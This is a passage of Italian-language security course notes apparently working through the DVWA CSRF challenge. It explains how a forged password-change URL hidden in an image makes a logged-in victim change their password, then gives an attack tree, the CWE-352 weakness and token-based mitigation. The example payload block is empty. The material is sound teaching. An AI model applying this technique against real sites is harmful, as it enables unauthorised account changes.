  - c. Se il cookie è valido, il server riconosce l'utente come autenticato e concede l'accesso alla risorsa richiesta.

## SFIDA CSRF

Per la sfida, impostiamo nuovamente il livello di sicurezza degli script di DVWA a "Low" e selezioniamo il bottone **CSFR**. Otteniamo una pagina Web con due form di input "New password" e "Confirm new password" e mediante la pressione del tasto "Submit", l'input viene sottomesso all'applicazione *csrf* in esecuzione sul server (la password è inserita in un database SQL).

**Passo 1.** Immettiamo l'input seguente nei form: New password = "password" e "Confirm new password" = "password". Analizziamo la risposta ottenuta: *Password changed*, ma notiamo anche che le password immesse dall'utente sono riflesse nell'input in chiaro → un attaccante che *monitora il traffico* di rete le cattura subito.



L'URL è associato ad un'azione che si suppone essere eseguita da un **utente fidato**.

- L'URL non contiene alcun parametro legato all'utente, come la password vecchia, per cui è riproducibile da chiunque.
- Se questo accade, e l'azione è eseguita da un utente non fidato, *il server non ha alcun modo di accorgersene*.

**Idea.** L'attaccante può preparare una **richiesta contraffatta**, modificando i parametri `password_new` e `password_conf` nell'URL. La richiesta contraffatta viene poi nascosta in una immagine e la vittima, loggata a DVWA, viene indotta a caricare l'immagine inconsapevolmente → viene provocata la **modifica della password** per una vittima!


- Ad esempio, la richiesta contraffatta potrebbe essere nascosta così:

```

```

Quando il browser della vittima valuta la richiesta **inconsapevolmente si collega alla pagina di cambio password** e la modifica ha successo.

### Albero di attacco



**CSRF (Cross-Site Request Forgery)** = tipo di attacco che sfrutta la fiducia di un utente autenticato su un sito web per eseguire azioni non autorizzate su un altro sito web.



Fasi dell'attacco:

1. **Stabilimento della sessione**: l'utente vittima ha già stabilito una sessione con il server vittima, ad esempio effettuando l'accesso a un sito web.
2. **Visita al server malizioso**: il browser dell'utente vittima visita un sito web controllato dall'attaccante, il server malizioso.
3. **Ricezione di una pagina maliziosa**: il server malizioso restituisce al browser della vittima una pagina web contenente un payload malevolo, spesso nascosto dietro un'immagine o un link.
4. **Invio di una richiesta contraffatta**: senza che l'utente sia consapevole, il browser invia automaticamente una richiesta al server vittima, sfruttando la sessione autenticata dell'utente.



Questa richiesta contraffatta esegue un'azione non autorizzata sul server vittima, come ad esempio cambiare la password o effettuare un trasferimento di denaro.

In breve, l'attacco CSRF sfrutta la fiducia tra l'utente e il server vittima per indurre l'utente a eseguire azioni non desiderate sul server vittima, sfruttando la sua sessione autenticata.


### **La vulnerabilità**

La vulnerabilità vista nella sfida sfrutta una specifica **debolezza**: **Debolezza #1** → L'applicazione *non è in grado di verificare* se una richiesta valida e legittima sia stata eseguita intenzionalmente dall'utente che l'ha inviata. CWE di riferimento: **CWE-352 Cross-Site Request Forgery (CSRF)**.

### **Mitigazioni**

Possiamo introdurre un **elemento di casualità** negli URL associati ad azioni. Lo scopo è quello di:

- Distinguere *richieste lecite* (generate da riempimento del form da parte dell'utente) da *richieste contraffatte* (generate da manipolazione dell'URL da parte dell'attaccante).
- Se l'attaccante genera l'URL senza il form, la sua richiesta viene scartata.



CoScienze  
Associazione